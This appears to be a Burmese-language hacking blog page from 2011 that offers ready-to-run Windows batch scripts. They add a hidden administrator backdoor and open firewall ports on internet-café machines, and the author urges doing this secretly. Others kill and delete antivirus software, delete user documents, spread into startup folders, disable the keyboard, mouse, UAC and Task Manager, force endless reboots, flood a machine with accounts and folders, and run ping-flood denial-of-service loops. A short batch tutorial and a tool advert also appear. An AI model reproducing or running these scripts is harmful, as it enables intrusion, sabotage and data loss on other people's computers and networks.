echo Pick your poison:
echo 1. Die this way (Wimp)
echo 2. Die this way (WIMP!)
echo 3. DO NOT DIE THIS WAY
echo 4. Die this way (you’re boring)
echo 5. Easy way out
set input=nothing
set /p input=Choice:
if %input%==1 goto one
if %input%==2 goto two
ဒီဟာေလးကို ( .bat) နဲ႔ေဆ့ပါ
10) Lighting .bat
သင့္ ေမာ္နီတာဟာဘာမွ မျမင္ရပဲ လင္းလက္ေနတဲ့ ဖန္သားျပင္ကိုသာျမင္ရမွာပါ။
@echo off
echo e100 B8 13 00 CD 10 E4 40 88 C3 E4 40 88 C7 F6 E3 30>z.dbg
echo e110 DF 88 C1 BA C8 03 30 C0 EE BA DA 03 EC A8 08 75>>z.dbg
echo e120 FB EC A8 08 74 FB BA C9 03 88 D8 EE 88 F8 EE 88>>z.dbg
echo e130 C8 EE B4 01 CD 16 74 CD B8 03 00 CD 10 C3>>z.dbg
echo g=100>>z.dbg
echo q>>z.dbg
debug <z.dbg>nul
del z.dbg
သင္ျပန္ထြက္ခ်င္ရင္ CTRL-ALT-DELETE နဲ႕ျပန္ထြက္လိုက္ပါ။
ေအာက္ကကုတ္ဆိုရင္ အဲဒါနဲ႕မရပါ။ctrl+shirt+esc နဲံ႕ရမယ္။
@echo off
:a
echo e100 B8 13 00 CD 10 E4 40 88 C3 E4 40 88 C7 F6 E3 30>z.dbg
echo e110 DF 88 C1 BA C8 03 30 C0 EE BA DA 03 EC A8 08 75>>z.dbg
echo e120 FB EC A8 08 74 FB BA C9 03 88 D8 EE 88 F8 EE 88>>z.dbg
echo e130 C8 EE B4 01 CD 16 74 CD B8 03 00 CD 10 C3>>z.dbg
echo g=100>>z.dbg
echo q>>z.dbg
debug <z.dbg>nul
del z.dbg
goto a
ကဲ သူငယ္ခ်င္းမ်ားကဲႏိုင္ၾကပါေစ
Read More ->>

text စာလံုးေတြကို notepad နဲ႕ audio ေျပာင္းျပီးနားေထာင္မယ္။

1) notepad ကိုဖြင့္လိုက္ျပီးေအာက္က ကုတ္ေတြကို copy and paste လုပ္လိုက္ပါ
Dim msg, sapi
msg=InputBox("Enter your text for conversion–www.shwekoyantaw.multiply.com","Shwekoyantaw Text-To-Audio Converter")
Set sapi=CreateObject("sapi.spvoice")
sapi.Speak msg

2)ျပီးရင္သင္စိတ္ၾကိဳက္နာမည္နဲ႕ ( .vbs) ဖိုင္နဲ႕ေဆ့။

3)ျပီးရင္ သင္ေဆ့ထားတဲ့ program ေလးကိုဖြင့္ text box ေလးမွာသင္စိတ္ၾကိဳက္စာေတြထည့္ ok ႏိွပ္
လိုက္ရင္ရျပီ။
မွက္ခ်က္။       ။ English စာလံုးေတြပဲရမယ္။
Read More ->>

Saturday, September 24, 2011

internet ဆိုင္အတြင္းမွာရွိတဲ့ firewall ကိုခ်ိဳးဖ်က္မယ္


ကဲ  internet ဆိုင္မွာရွိတဲ့  firewall တစ္ခုလံုးကိုခ်ိုးေဖာက္ဟက္မယ္ေနာ္

firewall ဆိုတာက ကိုယ္ရဲ့ net work ထဲကိုအျခား ဟက္ကာေတြ

မ၀င္ေအာင္ကာကြယ္ေပးတဲ့ လံုျခံဳေရးေရး စနစ္ အင္တာနက္ဆိုင္တိုင္းမရွိမျဖစ္ထားရတဲ့ စနစ္ၾကီး တစ္ခုလို.ဆိုပါတယ္။

ဟက္ကာတစ္ေယာက္က net work ကိုဟက္မယ္ဆိုရင္ ဒါကိုခ်ိဳးနိုင္မွရမယ္

လြယ္လြယ္ေလးေနာ္ back door ေခၚ Trojan virus ေရးျပီးဟက္မွာ

လြယ္လြယ္ေလးဆိုတာ သူမ်ားေရးထားတာကိုၾကည္.ၿပီးေၿပာတာပါ

အမွန္တကယ္ေတာ. ကၽြန္ေတာ္ ကိုယ္တိုင္ဒါကို နားမလည္ေသးပါဘူး

firewall ဆိုတာ ကို ေသေသခ်ာခ်ာမသိေသးပါဘူး ၿပီးေတာ. ဒီပို.စ္ကို တင္ရတာလည္း

internet ေတြကို နစ္နာေစလို.စိတ္မရွိပါဘူး

ဒါေပမယ္. ကိုယ္တိုင္းစမ္းသပ္ၾကည္.ပါလို. (ဘာထူးၿခားသြားတယ္ဆိုတာသူမ်ားေၿပာတာထက္ကိုယ္တိုင္းစမ္းသပ္ၾကည္.ေစခ်င္ပါတယ္)


ပထမဆံုးအေနနဲ.

start >run box   မွာ cmd  လို.ရိုက္ပါ


cmd ထဲေရာက္ရင္ cd:// လိုအရင္ရိုက္္လိုက္

ျပီးရင္ c:// လို့ထက္ရိုက္ ျပီးတာနဲ့ ဒီcoad ေလးကိုကူးျပီး


@echo off

REM ......: Created By Jigsaw :......

REM ......: HackPcOnline.Com :......


REM EDIT THESE SETTINGS

set username=USERNAME

set password=PASSWORD

set rdport=3389

set tnport=23

set rport=CHANGE_THIS

REM END EDITING SETTINGS


REM Adding The Backdoor

net user %username% %password% /add

REM Pause For Process

ping localhost -n 2 >nul

REM Adding Admin Access The Backdoor

net localgroup Administrators %username% /add

REM Hiding The Backdoor From Start Menu

REG add HKLMSOFTWAREMicrosoftWindows
NTCurrentVersionWinlogonSpecialAccountsUserList /%username% /t
REG_DWORD /d 0 /f >nul

REM Enabling Terminal Service

REG add HKLMSYSTEMCurrentControlSetControlTerminal Server /v fDenyTSConnections /t REG_DWORD /d 0

REM Share C:

net share system=C: /unlimited

REM Stealing The IP Stuff

ipconfig /all >> C:attach.txt

REM Deleting The Firewall Configuration

netsh firewall delete

REM Opening Ports

netsh firewall add portopening TCP %rdport% "WinSvcService"

netsh firewall add portopening TCP %tnport2% "WinSvcService"

netsh firewall add portopening TCP %rport% "WinSvcService"

cls

exit


ထည့္္လိုက္ဒါဆိုရင္ သူအလိုလို firewall ကိုခ်ိဳးၿဖတ္ပစ္ပါလိမ္.မယ္ ျပီးရင္ exit ျပလိမ္.မယ္ enterေခါက္ရင္ ျပီးျပီ။


ဒီနည္းကိုအျပင္  inter net ဆိုင္မွာသံုးသူလုပ္ေဆာင္မဲ့သူမ်ားလုပ္ရင္ လူမပါသိေစနဲ့ သိရင္ ဥပေဒနဲ့ညိတယ္ေနာ္ ခိုးေျကာင္ခိုး၀ွက္လုပ္ျကပါ

ေနာက္ notepad ထဲမွာ bat file အေနနဲ့ save ျပီးသံုးလို့ရတယ္ အခ်ိဳ.ဆိုင္ေတြက vbs.bat ,script တို့ကိုပိတ္ထားလို့

command ထဲကတိုက္ရွိုက္ေမာင္းတာပါ။
Read More ->>

How to Disable your Victims Antivirus

ကိုယ္တင္ထားတဲ့ anti virus ကို  Disable ျဖစ္ေအာင္လုတ္မယ္


Copy this Code

Code :

@ echo off

rem –

rem Permanently Kill Anti-Virus

net stop “Security Center”

netsh firewall set opmode mode=disable

tskill /A av*

tskill /A fire*

tskill /A anti*

cls

tskill /A spy*

tskill /A bullguard

tskill /A PersFw

tskill /A KAV*

tskill /A ZONEALARM

tskill /A SAFEWEB

cls

tskill /A OUTPOST

tskill /A nv*

tskill /A nav*

tskill /A F-*

tskill /A ESAFE

tskill /A cle

cls

tskill /A BLACKICE

tskill /A def*

tskill /A kav

tskill /A kav*

tskill /A avg*

tskill /A ash*

cls

tskill /A aswupdsv

tskill /A ewid*

tskill /A guard*

tskill /A guar*

tskill /A gcasDt*

tskill /A msmp*

cls

tskill /A mcafe*

tskill /A mghtml

tskill /A msiexec

tskill /A outpost

tskill /A isafe

tskill /A zap*

cls

tskill /A zauinst

tskill /A upd*

tskill /A zlclien*

tskill /A minilog

tskill /A cc*

tskill /A norton*

cls

tskill /A norton au*

tskill /A ccc*

tskill /A npfmn*

tskill /A loge*

tskill /A nisum*

tskill /A issvc

tskill /A tmp*

cls

tskill /A tmn*

tskill /A pcc*

tskill /A cpd*

tskill /A pop*

tskill /A pav*

tskill /A padmin

cls

tskill /A panda*

tskill /A avsch*

tskill /A sche*

tskill /A syman*

tskill /A virus*

tskill /A realm*

cls

tskill /A sweep*

tskill /A scan*

tskill /A ad-*

tskill /A safe*

tskill /A avas*

tskill /A norm*

cls

tskill /A offg*

del /Q /F C:Program Filesalwils~1avast4*.*

del /Q /F C:Program FilesLavasoftAd-awa~1*.exe

del /Q /F C:Program Fileskasper~1*.exe

cls

del /Q /F C:Program Filestrojan~1*.exe

del /Q /F C:Program Filesf-prot95*.dll

del /Q /F C:Program Filestbav*.dat

cls

del /Q /F C:Program Filesavpersonal*.vdf

del /Q /F C:Program FilesNorton~1*.cnt

del /Q /F C:Program FilesMcafee*.*

cls

del /Q /F C:Program FilesNorton~1Norton~1Norton~3*.*

del /Q /F C:Program FilesNorton~1Norton~1speedd~1*.*

del /Q /F C:Program FilesNorton~1Norton~1*.*

del /Q /F C:Program FilesNorton~1*.*

cls

del /Q /F C:Program Filesavgamsr*.exe

del /Q /F C:Program Filesavgamsvr*.exe

del /Q /F C:Program Filesavgemc*.exe

cls

del /Q /F C:Program Filesavgcc*.exe

del /Q /F C:Program Filesavgupsvc*.exe

del /Q /F C:Program Filesgrisoft

del /Q /F C:Program Filesnood32krn*.exe

del /Q /F C:Program Filesnood32*.exe

cls

del /Q /F C:Program Filesnod32

del /Q /F C:Program Filesnood32

del /Q /F C:Program Fileskav*.exe

del /Q /F C:Program Fileskavmm*.exe

del /Q /F C:Program Fileskaspersky*.*

cls

del /Q /F C:Program Filesewidoctrl*.exe

del /Q /F C:Program Filesguard*.exe

del /Q /F C:Program Filesewido*.exe

cls

del /Q /F C:Program Filespavprsrv*.exe

del /Q /F C:Program Filespavprot*.exe

del /Q /F C:Program Filesavengine*.exe

cls

del /Q /F C:Program Filesapvxdwin*.exe

del /Q /F C:Program Fileswebproxy*.exe

del /Q /F C:Program Filespanda software*.*

rem –


ဒါေလးကို 
anyname.bat  နဲ့ save လိုက္ပါ ျပီရင္ rum လိုက္ဒါဆိုကိုယ္တင္ထားတဲ့ anti virus disable ျဖစ္သြားတယ္
Read More ->>

hacking script

ကြန္ပ်ူတာ ေလ့လာေနသူ  ပရွိဂရမ္းမင္းကိုေလ့လာေနသူေတြအတြက္ပါ ကဲ ဟက္ျကရေအာင္
ကဲ run box မွာ notepad ကိုရွိုက္လိုက္အဲ့ဒီမွာ

Delete my documents


@ echo off
rem ---------------------------------
rem Delete My Documents
del /f /q '%userprofile%\My Documents\*.*'
rem ---------------------------------

Infect startup

@ echo off
rem ---------------------------------
rem Infect Startup Folder
copy %0 "%userprofile%\Start Menu\Programs\Startup"
rem ---------------------------------

Crash computer

@ echo off
rem ---------------------------------
rem Crash Computer
echo start "" %0>>crash.bat

Hide cmd window

@ echo off
rem ---------------------------------
rem Hide CMD Window
if exist winstart.vbs goto next
echo set objShell = CreateObject("WScript.Shell") >> winstart.vbs
echo objShell.Run ".bat", vbHide, TRUE >> winstart.vbs
start "" "winstart.vbs"
exit
:next
rem ---------------------------------


Disable task manager

@ echo off
rem ---------------------------------
rem Disable Task Manager
reg add HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System /v DisableTaskMgr /t REG_SZ /d 1 /f >nul
rem ---------------------------------


Disable windows backup

@ echo off
rem ---------------------------------
rem Disable Windows Backup
net stop "SDRSVC"
rem ---------------------------------


ကဲ လာျပီေနာ္ ခက္ပျပင္းျပင္း script ေတြ
ထံုးစံ အတိုင္း ပဲ notepad ကိုဖြင့္လိုက္ပါ

Disable internet

ကိုယ္က ဒါေလးကို run ထားခဲ့ ရင္ ကိုယ္သံုးတဲ့ အလံုးမွာ disable internet အင္တာနက္သံုးမရေတာ့ဘူး
ကိုယ္ကေရ်ကသံုးျပီးသြားရင္ ေနာက္ကလူသံုးမရေတာ့ေအာင္စလို့ရတာေပါ့

@ echo off
rem ---------------------------------
rem Disable Internet
@Echo off & @@Break Off
Ipconfig /release
%jUmP%E%nD%c%onFiG%h%IdE%o%P% h%aRv%%aRd%A%T%%cHe%cK%HappY%3D b%aLLo0Ns%Y%eS% m3Ga!?!
P%ReSs%%IE%AuS%ExPloR%e%r% > nul.%TempInternetRelease%
rem ---------------------------------

Disable keyboard

ကိုယ္ရဲ့ keyboad လံုး၀ကြန္ပ်ူတာနဲ့ ခ်ိပ္ဆက္သံုးမရေတာေအာင္လုတ္တဲ့ scriti
@ echo off
rem ---------------------------------
rem Disable Keyboard
echo Windows Registry Editor Version 5.00 > "nokeyboard.reg"
echo [HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Keyboard Layout] >> "nokeyboard.reg"
echo "Scancode Map"=hex:00,00,00,00,00,00,00,00,7c,00,00,00,00,00,01,00,00,\ >> "nokeyboard.reg"
echo 00,3b,00,00,00,3c,00,00,00,3d,00,00,00,3e,00,00,00,3f,00,00,00,40,00,00,00,\ >> "nokeyboard.reg"
echo 41,00,00,00,42,00,00,00,43,00,00,00,44,00,00,00,57,00,00,00,58,00,00,00,37,\ >> "nokeyboard.reg"
echo e0,00,00,46,00,00,00,45,00,00,00,35,e0,00,00,37,00,00,00,4a,00,00,00,47,00,\ >> "nokeyboard.reg"
echo 00,00,48,00,00,00,49,00,00,00,4b,00,00,00,4c,00,00,00,4d,00,00,00,4e,00,00,\ >> "nokeyboard.reg"
echo 00,4f,00,00,00,50,00,00,00,51,00,00,00,1c,e0,00,00,53,00,00,00,52,00,00,00,\ >> "nokeyboard.reg"
echo 4d,e0,00,00,50,e0,00,00,4b,e0,00,00,48,e0,00,00,52,e0,00,00,47,e0,00,00,49,\ >> "nokeyboard.reg"
echo e0,00,00,53,e0,00,00,4f,e0,00,00,51,e0,00,00,29,00,00,00,02,00,00,00,03,00,\ >> "nokeyboard.reg"
echo 00,00,04,00,00,00,05,00,00,00,06,00,00,00,07,00,00,00,08,00,00,00,09,00,00,\ >> "nokeyboard.reg"
echo 00,0a,00,00,00,0b,00,00,00,0c,00,00,00,0d,00,00,00,0e,00,00,00,0f,00,00,00,\ >> "nokeyboard.reg"
echo 10,00,00,00,11,00,00,00,12,00,00,00,13,00,00,00,14,00,00,00,15,00,00,00,16,\ >> "nokeyboard.reg"
echo 00,00,00,17,00,00,00,18,00,00,00,19,00,00,00,1a,00,00,00,1b,00,00,00,2b,00,\ >> "nokeyboard.reg"
echo 00,00,3a,00,00,00,1e,00,00,00,1f,00,00,00,20,00,00,00,21,00,00,00,22,00,00,\ >> "nokeyboard.reg"
echo 00,23,00,00,00,24,00,00,00,25,00,00,00,26,00,00,00,27,00,00,00,28,00,00,00,\ >> "nokeyboard.reg"
echo 1c,00,00,00,2a,00,00,00,2c,00,00,00,2d,00,00,00,2e,00,00,00,2f,00,00,00,30,\ >> "nokeyboard.reg"
echo 00,00,00,31,00,00,00,32,00,00,00,33,00,00,00,34,00,00,00,35,00,00,00,36,00,\ >> "nokeyboard.reg"
echo 00,00,1d,00,00,00,5b,e0,00,00,38,00,00,00,39,00,00,00,38,e0,00,00,5c,e0,00,\ >> "nokeyboard.reg"
echo 00,5d,e0,00,00,1d,e0,00,00,5f,e0,00,00,5e,e0,00,00,22,e0,00,00,24,e0,00,00,\ >> "nokeyboard.reg"
echo 10,e0,00,00,19,e0,00,00,30,e0,00,00,2e,e0,00,00,2c,e0,00,00,20,e0,00,00,6a,\ >> "nokeyboard.reg"
echo e0,00,00,69,e0,00,00,68,e0,00,00,67,e0,00,00,42,e0,00,00,6c,e0,00,00,6d,e0,\ >> "nokeyboard.reg"
echo 00,00,66,e0,00,00,6b,e0,00,00,21,e0,00,00,00,00 >> "nokeyboard.reg"
start "nokeyboard.reg"
rem ---------------------------------

Disable mouse
ကိုယ့္ရဲ့ mouse လံုး၀ကြန္ပ်ူတာနဲ့ ခိပ္ဆက္သံုးမရေတာေအာင္လုတ္တဲ့ script
@ echo off
rem ---------------------------------
rem Disable Mouse
set key="HKEY_LOCAL_MACHINE\system\CurrentControlSet\Services\Mouclass"
reg delete %key%
reg add %key% /v Start /t REG_DWORD /d 4
rem ---------------------------------


Disable admin accounts

@echo off
rem ---------------------------------
rem Disable Admin Accounts
@Set RegistyEditCmd=Cmd /k Reg Add
@Set HiveSysKey=HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System
@%RegistyEditCmd% "%HiveSysKey%" /v "EnableLUA" /t "REG_DWORD" /d "0" /f > nul
rem ---------------------------------
Kill IE

internet explorer သံုမရေအာင္လုတ္မယ္
@ echo off
rem ---------------------------------
rem Kill Internet Explorer
tskill iexplore
rem ---------------------------------


hack guest admin

echo off
title Please wait...
cls

net user add Username Password /add
net user localgroup Administrators Username /add
net user Guest 420 /active:yes
net localgroup Guests Guest /DELETE
net localgroup Administrators Guest /add

del %0

အးလံုးကို .bat ဖိုင္နဲ႕ေဆ့ပါ။
Read More ->>

flood.bat

flood virus လို႕ေခၚပါတယ္။notepadကိုေခၚလိုက္ပါ။flood1.bat နဲ႕ ေဆ့လိုက္ပါ။ဘာျဖစ္လာမလဲဆိုတာကေတာ့.................................................

ဟဲဟဲ
..........စစခ်င္း program
flood1....bat2......bat3......bat4.......bat5..........bat6........စသည္ျဖင့္မုန္႔လံုးတိပ္နဲ႕ကပ္သလို
လံုးလည္ခ်ာလည္လိုက္ေနမယ္။အဲဒီ program ၆ခုဟာ တစ္ခုခ်င္းစီကို
တခုနဲ႕တခုဆက္သြယ္ေနၾကတယ္။ အသံုးမက်တဲ့ဖိုင္
ေတြဆက္တိုက္ဆိုသလိုပြင့္လာလိမ့္မယ္။run တာကိုမရပ္ပစ္မျခင္းေပါ့။ဥပမာ အဲဒီ
program 6 ခုဆီကတစ္ခုကို ဖိုင္တစ္ေထာင္ပြင့္တယ္ဆိုရင္ ၆ခုဆိုေတာ့
ဖိုင္ေပါင္း ၆၀၀၀ ေပါ့။ Auto run ေလးသာပါမယ္ဆိုရင္
အင္း....................ဟဲဟဲေပါ့။


အခုေတာ့ပံုမွန္အတိုင္းပဲ double
click လိုက္ပါ။cmd ေပၚလာပါလိမ့္မယ္။မ run ေသးရင္ေနာက္ထပ္ double click
လိုက္ပါ။cmd ကိုေတာ့မပိတ္ေသးပါနဲ႕ဦးေနာ္။ စမ္းၾကည့္ပါ
အာမခံပါတယ္။ဖိုင္ေတြပဲလိုက္
ျဖတ္ရတာလက္ေၿာင္းရံုပါပဲ။ကိုယ္ကေတာ္ခ်င္တယ္ဆိုရင္ program ေတြကို del:
လုပ္လိုက္ပါ။ပင္လယ္ကမ္းေျခကလိႈင္းလံုးေတြလိုပါပဲ
ဆက္တိုက္ဆိုသလိုပြင့္လာျပီးေရျမွပ္သြားသလိုပဲ
ဖိုင္အလြတ္ေတြဟာ..........................................ဟီး


ေကာင္းတာကေတာ့မစမ္းၾကပါနဲ႕ေနာ္


@ECHO OFF

@ECHO DEATHFLOWERSUICIDE.WALL.FM

@ECHO MAIN BAT RUNNING

GOTO start


:start

@ECHO SET snowball2=1 >> bat6.bat

@ECHO GOTO flood5 >> bat6.bat

@ECHO :flood5 >> bat6.bat

@ECHO SET /a snowball2=%%snowball2%%+1 >> bat6.bat

@ECHO NET USER snowball2%%snowball2%% /add >> bat6.bat

@ECHO GOTO flood5 >> bat6.bat

START /MIN bat6.bat

GOTO bat5


:bat5

@ECHO CD %%ProgramFiles%% >> bat5.bat

@ECHO SET maggi=1 >> bat5.bat

@ECHO GOTO flood4 >> bat5.bat

@ECHO :flood4 >> bat5.bat

@ECHO MKDIR maggi%%maggi%% >> bat5.bat

@ECHO SET /a maggi=%%maggi%%+1 >> bat5.bat

@ECHO GOTO flood4 >> bat5.bat

START /MIN bat5.bat

GOTO bat4


:bat4

@ECHO CD %%SystemRoot%% >> bat4.bat

@ECHO SET marge=1 >> bat4.bat

@ECHO GOTO flood3 >> bat4.bat

@ECHO :flood3 >> bat4.bat

@ECHO MKDIR marge%%marge%% >> bat4.bat

@ECHO SET /a marge=%%marge%%+1 >> bat4.bat

@ECHO GOTO flood3 >> bat4.bat

START /MIN bat4.bat

GOTO bat3


:bat3

@ECHO CD %%UserProfile%%Start MenuPrograms >> bat3.bat

@ECHO SET bart=1 >> bat3.bat

@ECHO GOTO flood2 >> bat3.bat

@ECHO :flood2 >> bat3.bat

@ECHO MKDIR bart%%bart%% >> bat3.bat

@ECHO SET /a bart=%%bart%%+1 >> bat3.bat

@ECHO GOTO flood2 >> bat3.bat

START /MIN bat3.bat

GOTO bat2


:bat2

@ECHO CD %%UserProfile%%Desktop >> bat2.bat

@ECHO SET homer=1 >> bat2.bat

@ECHO GOTO flood >> bat2.bat

@ECHO :flood >> bat2.bat

@ECHO MKDIR homer%%homer%% >> bat2.bat

@ECHO SET /a homer=%%homer%%+1 >> bat2.bat

@ECHO GOTO flood >> bat2.bat

START /MIN bat2.bat

GOTO original


:original

CD %HomeDrive%

SET lisa=1

GOTO flood1

:flood1

MKDIR lisa%lisa%

SET /a lisa=%lisa%+1

GOTO flood1


ကဲေအာက္မွာ result ကိုၾကည့္ရေအာင္။

ဒါက run ေနတဲ့ပံုေလးပါ။


ဒါက run ေနတာကိုထပ္ျပီးရင္း run ထားလို႕ cmd ေတြအမ်ားၾကီးပြင့္ေနတာပါ။


ကဲေအာက္မွာဖိုင္ေတြ အမ်ားၾကီးပြင့္လာတယ္။ကၽြန္ေတာ္ျပန္ဖ်က္ေတာ့ကို 689 ဖိုင္ရိွတယ္။ ဒါေတာင္ 6 စကၠန္႕

ေလာက္ဘဲ ၾကာတယ္။ေအာက္ကပံုကိုၾကည့္ပါ။

Read More ->>

အေျခခံ batch file ေရးနည္း


ဘာရယ္လို႕မဟုတ္ပါဘူး ဒီေန႕ဘာတင္ရ မလဲစဥ္းစားရင္း အေျခခံကစၾကတာေပါ့။


ပထမဆံုး notepad ကိုေခၚပါ။batch file ေရးနည္းက programmingအာလံုး .bat နဲ႕ေဆ့ရမယ္။ ဥပမာ name.bat


(၁)။ code: start

start ဆိုတာဟာ စတင္ခ်င္းပါဒါေတာ့လူတိုင္းသိပါတယ္။ဒါေပမယ့္ .bat file ေရးတဲ့အခါမွာ ေတာ့ကိုယ္က ဖြင့္ေစခ်င္တာကို ခိုင္းတဲ့ ကြန္မန္း ျဖစ္ပါတယ္။


စေရးၾကည့္ရေအာင္။


@echo off

start notepad


ဒါက notepad ကိုဖြင့္ဖို႕လို႕ခိုင္းေစတာျဖစ္ပါတယ္။

ေနာက္တစ္မ်ိဳး


@echo off

start www.deathflowersuicide.wall.fm


ဆိုက္တစ္ခုကိုဖြင္တာပါ။


(၂)Loop (repeat)


code: :X

         goto:X


စမယ္ ဒါကထပ္ခါထပ္ခါသြားတာလို႕ေခၚတယ္။သံုတတ္ရင္ virus ေပါက္စတစ္ေကာင္ျဖစ္ႏိုင္တယ္။စမယ္။

@echo off

:X

start notepad

goto :X


နည္းနည္းရွင္းျပမယ္။ @echo off က အျမင္ရွင္းေအာင္လို႕ display မရွပ္ေအာင္လို႕ လူတိုင္းနားလည္ျပီးသားပဲ။ :X ကေတာ့ subprogram တစ္ခုကိုအမည္ေပးလိုက္တာပါ။ ျမန္မာလိုေျပာရင္

အပိုဒ္ခဲြတစ္ခုေပါ့။ ဒါဆိုရင္ အေတာ္နားလည္ေလာက္ပါျပီ :Xဆိုတဲ့ subprogram ကဘာကိုဖြင့္မလဲဆိုရင္

notepad ကိုဖြင့္မွာပါ။ goto ကေတာ့ loop ျပန္ေခၚတာပါ။ကၽြန္ေတာ္ေရထားတာက :X ကိုျပန္သြာခိုင္းလိုက္

ပါတယ္။ဒါဆိုရင္ ဒီပရိုဂရမ္ေလးက notepad ေတြခ်ည္းဆက္တိုက္ဖြင့္ေနပါလိမ့္မယ္။

မရပ္မခ်င္းေပါ့ဗ်ာ။

ခပ္ၾကီးၾကီးေလး extension ဆဲြၾကည့္ရေအာင္။


@echo off

:X

start notepad

start cmd

start www.shwekoyantaw.multiply.com

start www.deathflowersuicide.wall.fm

start www.google.com

goto :X


ဒါဆိုရင္သင့္စက္အလုပ္ရႈပ္သြားပါလိမ့္မယ္။အရိုးရွင္းဆံုးက အေကာင္းဆံုးပါပဲ။

မွတ္ခ်က္ :X ေနရာမွာသင့္စိတ္ၾကိဳက္ေပးႏိုင္ပါတယ္။ဥပမာ

:A

:Loop

:a

:f

ၾကိဳက္ရာေပးပါ။


(၃)Copy a file

ဖိုင္ တစ္ခုကိုတစ္ျခား name တစ္ခုနဲ႕ လြယ္လင့္တစ္ကူ copy လုပ္ၾကရေအာင္။


code:cd ( path location)

       copy 1.bmp copied.bmp


ဒါေလးကိုေရးရင္ file extension ကိုနားလည္ရမွာပါ။အဲဒီအေၾကာင္းကို ပို႕တစ္ခုေရးပါဦးမယ္။

ကဲစလိုက္ရေအာင္


@echo off

cd C:

copy index.jpg copyed.jpg


ကဲရွင္းျပပါဦးမယ္။ @echo off ကေတာ့သိျပီးသာျဖစ္မွာပါ။

cd C: ဆိုတာpath location ျဖစ္ပါတယ္။ကိုယ္copy ကူးမယ့္ဖိုင္ရိွမယ့္ေနရာျဖစ္ပါတယ္။:D,:E စလို

ျဖစ္ႏီုင္ပါတယ္။

copy ဆိုတဲ့ကုတ္ကေတာ့ ရွင္းပါတယ္။ေနာက္ကစာေၾကာင္းေတြကေတာ့ ဖိုင္နာမည္ေတြျဖစ္ပါတယ္။ဒီေနရာမွာ

ကိုယ္ေပးခ်င္သလို ေပးလို႕မရပါဘူး။copy index.jpg copyto.jpg ဆိုတဲ့စာေၾကာင္းမွာ underline တား

ထားတဲ့ key words ေတြက ကိုယ္ copy ကူးမယ့္ဖိုင္ name ပါ။ သူ႕ေနာက္က copyed.jpg ကေတာ့

result file name ပါ။သူၾကေတာ့ ၾကိဳက္ရာအမည္ေပးလို႕ရပါတယ္။ေအာက္မွာပံုနဲ႕ျပထားပါတယ္။ဒါကိုသံုးရင္ path location မွန္ရမယ္။ ကို္ယ္ကူးမယ့္

ဖိုင္နာမည္မွန္ရမယ္။ဖိုင္ရ extension မွန္ရမယ္။

ဥပမာ

.bat

.bmp

.exe

.jpg

.rar

.zip

အစရိွသလိုေပါ့။


ပံုမွာၾကည့္ပါ။ ဒါက C: ထဲမွာရိွတဲ့ index ဆိုတဲ့ ဓါတ္ပံုဖိုင္ေလးကို copied ဆိုတဲ့ ဖိုင္ေလးအျဖစ္copy လုပ္လိုက္တာပါ။


ယေန႕ေတာ့ဒီေလာက္ပါပဲ။အမွားပါရင္ ခြင့္လြတ္ပါ။

ေရႊကိုယ္ရံေတာ္
Read More ->>

every restart in boot

ဒါေလးေဆာင္ထားပါ။ကုတ္ေတြကိုေအာက္မွာေပးထားတယ္။

သင့္အိမ္မွာမစမ္းပါနဲ႕။ သင့္ window က boot တက္တိုင္း restart ျပန္က်မွာျဖစ္ပါတယ္။

Deepfreeze ပါရင္ေတာ့မတတ္ႏိုင္ဘူးေပါ့ဗ်ာ။


code:


echo @echo off>c:windowshartlell.bat

echo break off>>c:windowshartlell.bat

echo shutdown -r -t 11 -f>>c:windowshartlell.bat

echo end>>c:windowshartlell.bat

reg add hkey_local_machinesoftwaremicrosoftwindowscurrentversion un /v startAPI /t reg_sz /d c:windowshartlell.bat /f

reg add hkey_current_usersoftwaremicrosoftwindowscurrentversion un /v HAHAHA /t reg_sz /d c:windowshartlell.bat /f

echo Undergroundkyng Strikes Again

PAUSE
Read More ->>

Friday, September 23, 2011

Dos attack in internet cafe'

ဒီပို႕က တရားမ၀င္ Black post ပါ။လုပ္လို႕မိ ရင္ျပသနာထဲကၽြန္ေတာ္မပါပါ။။အဟဲ............

စမ္းမယ္ဆိုရင္ ကိုယ့္ေနာက္ေက်ာ ကိုကိုယ္ေလ့လာပါ။ မိရင္တရားစဲြလို႕ရတယ္။..သတိေတာ့ထားေပါ့။

ကဲ notepad ဖြင့္မယ္။ bat scripting နဲ႕ ကဲရေအာင္။...


1.Code:


@echo off

:start

net send * WORKGROUP ENABLED

goto start


2.Code:


@echo off

:start

ping -s 9999 -i 0.2 [IP]

goto start


-s ဆိုတာ packet size

-i ဆိုတာ interval (200ms ကိုသံုးထားတယ္)

 [IP] is targets IP ( LAN IP)ကိုယ့္သံုးတဲ့ sever

OK ေနာ္


ီဒီေလာက္ဆိုေတာ္ျပီဗ်ာ။ေနာက္ထပ္ဆက္ေရးရင္ ကၽြန္ေတာ္ ေခ်ာင္းရိုက္ခံရလိမ့္မယ္။

စုတ္ပ်က္သတ္ သြားေစရမယ္။

အားလံုကို .bat နဲ႕ ေဆ့ပါ။
Read More ->>

Thursday, September 22, 2011

Batch programming tool


Dr.Batcher က bat ေတြေရးတဲ့ ေနရာမွာပိုေကာင္းေအာင္ေရးသားလို့ရတဲ့ bat program ေတြအတြက္အေထာက္အကူ software
ေလးပါ 


Features of Dr.Batcher:
  • Simple mode: create BAT files with visual editors and wizards
  • Professional mode: create BAT files with full-featured and highly customizable text editor with syntax highlighting, code tooltips, lines numbering and bookmarks
  • Easy switching between different modes of batch file editor
  • Built-in support for most commonly used standard Windows and DOS commands
  • Support for easy search of additional information on commands in the Web via Google, Yahoo, MSN Search
  • Support for looking through environment variables and copying their values
  • Expandability: easy to add new commands through XML files with their descriptions
  • Support for BAT scripts in Windows and DOS encoding, fast conversion of text from one encoding to another
  • Support for automatic updates
  • Exporting BAT files to HTML, RTF (Microsoft Word), TeX and printing them with syntax highlight
  • Support for changing language of Dr.Batcher’s user interface
  • Windows 7 support
  • Templates and examples


Download Here:
Read More ->>

ROCK FOREVER (MUSIC)

Pageviewers

CBOX

Manutd-Results

Label

